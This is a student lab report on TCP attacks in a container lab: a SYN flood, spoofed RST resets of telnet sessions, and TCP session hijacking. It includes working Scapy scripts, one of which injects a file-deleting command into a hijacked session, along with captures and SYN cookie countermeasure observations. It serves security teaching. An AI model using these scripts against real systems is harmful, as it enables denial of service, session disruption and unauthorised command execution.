Task 1: Task 1: SYN Flooding Attack

Only do Task 1.1: Launching the Attack Using Python

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

```
[03/21/24]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@f6d27d43b951:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@f6d27d43b951:/#
```

- **This means that the maximum number of pending connection requests (SYN requests) allowed by the kernel is set to 128.**

```
Victim:
    image: handsonsecurity/seed-ubuntu:large
    container_name: victim-10.9.0.5
    tty: true
    cap_add:
            - ALL
    privileged: true
    sysctls:
            - net.ipv4.tcp_syncookies=0
```

- **SYN cookies are disabled, making the machine vulnerable to SYN flood attacks.**

```
root@f6d27d43b951:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
```

- **A smaller queue size can make the system more susceptible to SYN flood attacks by increasing the rate of queue saturation and connection drops.**

```
#!/usr/bin/env python3

from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip = IP(dst= "10.9.0.5")
tcp = TCP(dport= 23, flags= 'S')
pkt = ip/tcp

while True:
  pkt[IP].src = str(IPv4Address(getrandbits(32))) # source ip
  pkt[TCP].sport = getrandbits(16) # source port
  pkt[TCP].seq = getrandbits(32) # sequence number
  send(pkt, iface = 'br-d0460c3e688b', verbose = 0)
```

Victim's IP address

Telnet Port Number

- **"S" is SYN flag, to initiate a connection establishment.**
- **The packet will be sent through the attacker network interface "br-d0460c3e688b".**

Launching the attack...

```
root@VM:/volumes# python3 synflood.py
```

```
root@f6d27d43b951:/# ip tcp_metrics show
root@f6d27d43b951:/# netstat -tna | grep SYN_RECV | wc -l
0
root@f6d27d43b951:/# netstat -tna | grep SYN_RECV | wc -l
61
root@f6d27d43b951:/#
```

Number of TCP connections that are in the SYN_RECV state.

```
root@f6d27d43b951:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33181        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             30.61.217.63:30427      SYN_RECV
tcp        0      0 10.9.0.5:23             29.144.152.68:52927     SYN_RECV
tcp        0      0 10.9.0.5:23             129.180.199.87:20306    SYN_RECV
tcp        0      0 10.9.0.5:23             32.65.50.124:56895      SYN_RECV
tcp        0      0 10.9.0.5:23             2.51.145.161:18422      SYN_RECV
tcp        0      0 10.9.0.5:23             146.98.20.204:22251     SYN_RECV
tcp        0      0 10.9.0.5:23             121.38.155.236:18098    SYN_RECV
tcp        0      0 10.9.0.5:23             79.160.9.81:30715       SYN_RECV
tcp        0      0 10.9.0.5:23             18.185.84.198:58139     SYN_RECV
tcp        0      0 10.9.0.5:23             36.160.229.207:32226    SYN_RECV
tcp        0      0 10.9.0.5:23             48.21.97.223:43805      SYN_RECV
tcp        0      0 10.9.0.5:23             94.1.188.26:64392       SYN_RECV
tcp        0      0 10.9.0.5:23             130.142.142.24:28024    SYN_RECV
tcp        0      0 10.9.0.5:23             208.51.221.32:27230     SYN_RECV
```

- **Numerous connections are in SYN_RECV state, which means that the machine has received SYN packets for new connection but has not yet sent an acknowledgment (SYN-ACK) back.**

```
root@0fa2168ded82:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

- **user1-10.9.0.6 is attempting to establish a TCP connection with the victim. However, due to a SYN flood attack targeting the victim's system, the connection may not succeed. The victim's system is overwhelmed by a high volume of incoming SYN packets, rendering it unable to respond to connection requests effectively.**

Running the attack when the size of half-open connection is 128...

```
root@f6d27d43b951:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
```

```
root@0fa2168ded82:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f6d27d43b951 login:
```

- **When making the size of half-open connection = 128, the legitimate connection was able to proceed successfully.**

Therefore, several factors can influence the success rate of the attack. To enhance the success rate we need to adjust the number of attack instances running in parallel, the size of the half-open connection queue on the victim server, and the maximum retry attempts for TCP retransmissions. By optimizing these parameters, the attack's success rate can be significantly improved.

Task 1.3: Enable the SYN Cookie Countermeasure

Clear the TCP metrics cache:

```
root@f6d27d43b951:/# ip tcp_metrics flush
root@f6d27d43b951:/# 
```

Enable SYN cookie:

```
 Victim:
     image: handsonsecurity/seed-ubuntu:large
     container_name: victim-10.9.0.5
     tty: true
     cap_add:
             - ALL
     privileged: true
     sysctls:
             - net.ipv4.tcp_syncookies=1
```

Run the attack:

```
root@VM:/volumes# python3 synflood.py
```

Current TCP connections:

```
root@f6d27d43b951:/# netstat -tna | grep SYN_RECV | wc -l
61
```


```
root@f6d27d43b951:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33181        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             31.161.119.122:14223    SYN_RECV
tcp        0      0 10.9.0.5:23             137.173.100.163:63026   SYN_RECV
tcp        0      0 10.9.0.5:23             89.238.77.198:58884     SYN_RECV
tcp        0      0 10.9.0.5:23             161.198.202.227:45485   SYN_RECV
tcp        0      0 10.9.0.5:23             223.6.29.41:62706       SYN_RECV
tcp        0      0 10.9.0.5:23             209.216.96.69:18496     SYN_RECV
tcp        0      0 10.9.0.5:23             244.171.214.44:10497    SYN_RECV
tcp        0      0 10.9.0.5:23             148.147.220.192:60832   SYN_RECV
tcp        0      0 10.9.0.5:23             114.187.23.97:39873     SYN_RECV
tcp        0      0 10.9.0.5:23             188.225.65.6:17632      SYN_RECV
tcp        0      0 10.9.0.5:23             154.202.39.128:45189    SYN_RECV
tcp        0      0 10.9.0.5:23             34.9.175.134:4141       SYN_RECV
```

```
root@0fa2168ded82:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f6d27d43b951 login:
```

- **Even though the queue is full, user1-10.9.0.6 is still able to connect normally. This is because, instead of storing state information for each incoming connection request, SYN cookies encode necessary information into the initial SYN-ACK response sent to the client. This encoded information enables the system to validate subsequent ACK packets from the client and establish the connection without needing to store state information for each connection request. Consequently, the attacker won't be able to generate a valid ACK packet, and their connection attempts are thwarted. This allows the server to prioritize legitimate traffic.**

Task 2: TCP RST Attacks on telnet Connections

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.





```
root@f6d27d43b951:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33181        0.0.0.0:*               LISTEN
```

```
root@0fa2168ded82:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f6d27d43b951 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@f6d27d43b951:~$
```

On the victim machine, we can check if the connection is established

```
root@f6d27d43b951:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33181        0.0.0.0:*               LISTEN
tcp        0      0 10.9.0.5:23             10.9.0.6:39270          ESTABLISHED
```

User1's IP address



TCP RST (Reset) packets can be sent by either party involved in a TCP connection. Therefore, we can use either the user's IP address or the victim's IP as the src IP address.

```python
#!/usr/bin/env python3
from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=39270, dport=23, flags="R", seq=2526289463)
pkt = ip/tcp
ls(pkt)
send(pkt, iface="br-d0460c3e688b", verbose=0)
```

Next sequence number

Source Port

Destination Port: (23) Telnet

- **"R" flag stands for the Reset flag.**
- **The packet will be sent through the attacker network interface "br-d0460c3e688b".**

Launching the attack manually....

```
root@VM:/volumes# python3 rst.py
```

Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
63	2024-03-23 07:3…	10.9.0.6	10.9.0.5	TCP	66	39270 → 23 [ACK] Seq=2526289463 Ack=1824484572 Win=64128 Len=0
64	2024-03-23 07:3…	10.9.0.5	10.9.0.6	TELNET	188	Telnet Data ...
65	2024-03-23 07:3…	10.9.0.6	10.9.0.5	TCP	66	39270 → 23 [ACK] Seq=2526289463 Ack=1824484694 Win=64128 Len=0
66	2024-03-23 07:3…	10.9.0.5	10.9.0.6	TELNET	68	Telnet Data ...
67	2024-03-23 07:3…	10.9.0.6	10.9.0.5	TCP	66	39270 → 23 [ACK] Seq=2526289463 Ack=1824484696 Win=64128 Len=0
68	2024-03-23 07:3…	10.9.0.5	10.9.0.6	TELNET	339	Telnet Data ...
69	2024-03-23 07:3…	10.9.0.6	10.9.0.5	TCP	66	39270 → 23 [ACK] Seq=2526289463 Ack=1824484969 Win=64128 Len=0
70	2024-03-23 07:3…	10.9.0.5	10.9.0.6	TELNET	87	Telnet Data ...
71	2024-03-23 07:3…	10.9.0.6	10.9.0.5	TCP	66	39270 → 23 [ACK] Seq=2526289463 Ack=1824484990 Win=64128 Len=0
72	2024-03-23 08:1…	10.9.0.6	10.9.0.5	TCP	54	39270 → 23 [RST] Seq=2526289463 Win=1048576 Len=0

A spoofed reset packet was sent by the attacker impersonating user1 .

```
root@f6d27d43b951:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.11:33181        0.0.0.0:*               LISTEN
```


On the victim machine, we can see that the TCP connection is broken.

Launching the attack automatically....

```
root@VM:/volumes# python3 rst_auto.py
```

```python
#!/usr/bin/python3

from scapy.all import *

def spoof_tcp(pkt):
    IPLayer  = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
                   dport=pkt[TCP].sport, sport=pkt[TCP].dport)
    spoofpkt = IPLayer/TCPLayer
    ls(spoofpkt)
    send(spoofpkt, verbose=0)

pkt=sniff(iface='br-d0460c3e688b', filter='tcp and port 23',
prn=spoof_tcp)
```

Sniffing Telnet packets on "br-d0460c3e688b" interface and sending spoofed RST packets in response to them.



Apply a display filter … <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
91	2024-03-27 15:0…	10.9.0.6	10.9.0.5	TELNET	67	Telnet Data ...
92	2024-03-27 15:0…	10.9.0.5	10.9.0.6	TCP	66	23 → 39468 [ACK] Seq=2597233130 Ack=3894005064 Win=65152 Len=0 …
93	2024-03-27 15:0…	10.9.0.5	10.9.0.6	TELNET	67	Telnet Data ...
94	2024-03-27 15:0…	10.9.0.6	10.9.0.5	TCP	66	39468 → 23 [ACK] Seq=3894005064 Ack=2597233131 Win=64128 Len=0 …
95	2024-03-27 15:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 39468 [RST] Seq=2597233130 Win=1048576 Len=0
96	2024-03-27 15:0…	10.9.0.6	10.9.0.5	TCP	54	39468 → 23 [RST] Seq=3894005064 Win=1048576 Len=0
97	2024-03-27 15:0…	10.9.0.6	10.9.0.5	TCP	54	39468 → 23 [RST] Seq=3894005064 Win=1048576 Len=0
98	2024-03-27 15:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 39468 [RST] Seq=2597233131 Win=1048576 Len=0
99	2024-03-27 15:0…	10.9.0.6	10.9.0.5	TCP	54	39468 → 23 [RST] Seq=0 Win=1048576 Len=0
100	2024-03-27 15:0…	10.9.0.5	10.9.0.6	TCP	54	23 → 39468 [RST] Seq=0 Win=1048576 Len=0

Task 3: TCP Session Hijacking

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

We will assume that user1 container is the client and the victim container is the server, and the attacker will make the server think that his traffic was send from the client and execute the command in the data which will delete a file(toDelete.txt) in the server (victim container).

1- **First, we will make the file we want to delete on server(Victim).**


```
root@8ede10519308:/home/seed# touch toDelete.txt
root@8ede10519308:/home/seed# chmod a+w toDelete.txt
root@8ede10519308:/home/seed# ls -l
total 0
-rw-r--r-- 1 root root 0 Mar 27 07:58 file1.txt
-rw-rw-rw- 1 root root 0 Mar 27 07:59 toDelete.txt
```

Since the file is created by the root user, we need to change the file permissions to allow it to be deleted by other users. This is necessary because when we launch the attack, the command will be executed from the seed user.


2- **From the client(user1) telnet the server (victim):**
"telnet 10.9.0.5"

```
root@f32bd818dbe6:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
270dc41878d0 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Mar 25 18:33:14 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@270dc41878d0:~$
```

3- Open Wireshark and listen on the attacker's network interface, use filter TCP :



4- Now get the needed info to the python code from Wireshark



Python code:

*hijack.py
~/Labs/tcp_attack/Labsetup/Labsetup/volumes

```python
#!/usr/bin/env python3

from scapy.all import *

ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=55586, dport=23, flags="A", seq=3738837782, ack=253498260)
data = "\r rm /home/seed/toDelete.txt \r"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
```

- **"\r":** Injecting a command into a telnet session mimics typing the command at the command line, requiring the addition of '\r' to signal the 'return' key and execute the command.

The src is the client(user1) IP address , dst is the server (victim) IP address , dport is always 23 because it is a telnet connection flags (A) we have only the acknowledge flag, other values (sport , seq , ack) change each time and we get them from the Wireshark.
Note: seq , ack we take them the same from the Wireshark because the data size is zero but if there is data we add to them the size.

5- **Run the python code in the attacker and check the file in the server(victim) is deleted.**

```
root@8ede10519308:/home/seed# ls
file1.txt
```


On the server (victim), We can see that the toDelete.txt file got deleted.

Launching the attack automatically....

tcp_session_hijacking_auto.py
~/labs/Assignment 5/Labsetup/volumes

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof(pkt):
        old_ip  = pkt[IP]
        old_tcp = pkt[TCP]

        newseq = old_tcp.seq+5
        newack = old_tcp.ack+1

        ip = IP(src="10.9.0.6", dst="10.9.0.5")
        tcp = TCP(sport=old_tcp.sport, dport=23, flags="A", seq=newseq, ack=newack)
        #data = "\nrm /home/seed/toDelete.txt\n"
        data = "\ntouch /tmp/xyz\n"
        pkt = ip/tcp/data
        ls(pkt)
        send(pkt, verbose=0)
        quit()

myFilter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23'
sniff(filter=myFilter, iface='br-5871653767ec', prn=spoof)
```


Creates a file names 'xyz' in location: /tmp/, in the victim's machine



1. **Initiate a Telnet session from the client to the victim.**
2. **Execute the attack script from the attacker's terminal.**
